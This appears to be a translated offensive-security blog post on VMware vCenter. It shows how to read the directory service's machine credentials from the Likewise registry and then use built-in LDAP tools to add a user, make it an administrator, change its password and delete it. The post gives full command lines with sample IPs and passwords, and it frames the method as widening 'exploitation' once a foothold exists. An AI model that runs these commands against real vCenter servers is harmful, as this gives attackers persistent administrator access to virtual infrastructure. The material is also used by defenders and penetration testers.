
0x00 Preface
---
The previous three articles, 'vSphere Development Guide 1 - vSphere Automation API', 'vSphere Development Guide 2 - vSphere Web Services API', and 'vSphere Development Guide 3 - VMware PowerCLI', introduced methods for interacting with virtual machines, but they all had a prerequisite: obtaining the administrator user's password.
Therefore, this article will introduce a method to add administrator users via the LDAP database on vCenter, broadening the exploitation approach.
0x01 Introduction
---
This article will cover the following topics:
- Exploitation Methods
- Program Implementation
0x02 Exploitation Methods
---
Since there is relatively little content covering this part, I gained some insights from the following resources:
https://www.guardicore.com/blog/pwning-vmware-vcenter-cve-2020-3952/
https://kb.vmware.com/s/article/2147280
vCenter installs an LDAP database by default to store login user information
LDAP credential information is stored using Likewise
1. Export LDAP credential information

Run the following command to access the likewise shell:
/opt/likewise/bin/lwregshell |
Change directory:
cd HKEY_THIS_MACHINE\services\vmdir |
Export information:
list_values |
The execution result is shown in the following figure
The above commands can be combined into one:
/opt/likewise/bin/lwregshell list_values '[HKEY_THIS_MACHINE\services\vmdir]' |
2. Connect to the LDAP database
vCenter has built-in ldapsearch, which can be used to query LDAP database information
Example query command:
ldapsearch -x -H ldap://192.168.1.1:389 -D "cn=192.168.1.1,ou=Domain Controllers,dc=aaa,dc=bbb" -w "P@ssWord123@@" -b "dc=aaa,dc=bbb" |

The result is returned in text format. To facilitate analysis of the data structure, you can switch to using the GUI tool LDAP Browser. Download link:
http://www.ldapbrowserwindows.com/
Export database information as shown in the figure below
3. Add User
After comparative analysis, the operation of adding a user is equivalent to adding the following information under entryDN cn=Users,dc=aaa,dc=bbb:
# test1, Users, aaa.bbb |
The operation to add database information can use vCenter's built-in ldapadd. Example command:
ldapadd -x -H ldap://192.168.1.1:389 -D "cn=192.168.1.1,ou=Domain Controllers,dc=aaa,dc=bbb" -w "P@ssWord123@@" -f adduser.ldif |
Example content of adduser.ldif:
dn: CN=test1,CN=Users,DC=aaa,DC=bbb |
Note:
Setting user passwords is achieved through the userPassword attribute; it cannot be done by directly setting the nTSecurityDescriptor attribute or the krbPrincipalKey attribute.
4. Add the user to the Administrators group
Adding a user to the Administrators group is equivalent to adding the attribute: member CN=test1,CN=Users,DC=aaa,DC=bbb under entryDN cn=Administrators,cn=Builtin,dc=aaa,dc=bbb
Operations to modify database information can be performed using vCenter's built-in ldapmodify. Example command:
ldapmodify -x -H ldap://192.168.1.1:389 -D "cn=192.168.1.1,ou=Domain Controllers,dc=aaa,dc=bbb" -w "P@ssWord123@@" -f addadmin.ldif |
Example content of addadmin.ldif:
dn: cn=Administrators,cn=Builtin,dc=aaa,dc=bbb |
Supplement 1: Modify user password
Command example:
ldapmodify -x -H ldap://192.168.1.1:389 -D "cn=192.168.1.1,ou=Domain Controllers,dc=aaa,dc=bbb" -w "P@ssWord123@@" -f changepass.ldif |
Example content of changepass.ldif:
dn: CN=test1,CN=Users,DC=aaa,DC=bbb |
Supplement 2: Delete user
Command example:
ldapdelete -x -H ldap://192.168.1.1:389 -D "cn=192.168.1.1,ou=Domain Controllers,dc=aaa,dc=bbb" -w "P@ssWord123@@" "CN=test1,CN=Users,DC=aaa,DC=bbb" |
At this point, the administrator user has been successfully added. The newly added administrator user can be used to log in to the Web management page and can also be used to call the vSphere API.
0x03 Program Implementation
---
vCenter has a built-in Python 3 environment, so Python is used for implementation here.
The following three packages need to be imported:
- os
- sys
- re
vCenter supports them by default and they can be used normally.
The complete code has been uploaded to GitHub at the following address:
An open-source project
The code supports the following functions:
- adduser, add a regular user
- addadmin, set a regular user as an administrator user
- changepass, modify user password
- deleteuser, delete a user
- getadmin, list all administrator users
- getuser, list all users
0x04 Summary
---
This article introduces the method of adding administrator users via the LDAP database on vCenter. Subsequently, the newly added administrator user can be used to log in to the web management interface or call the vSphere API.


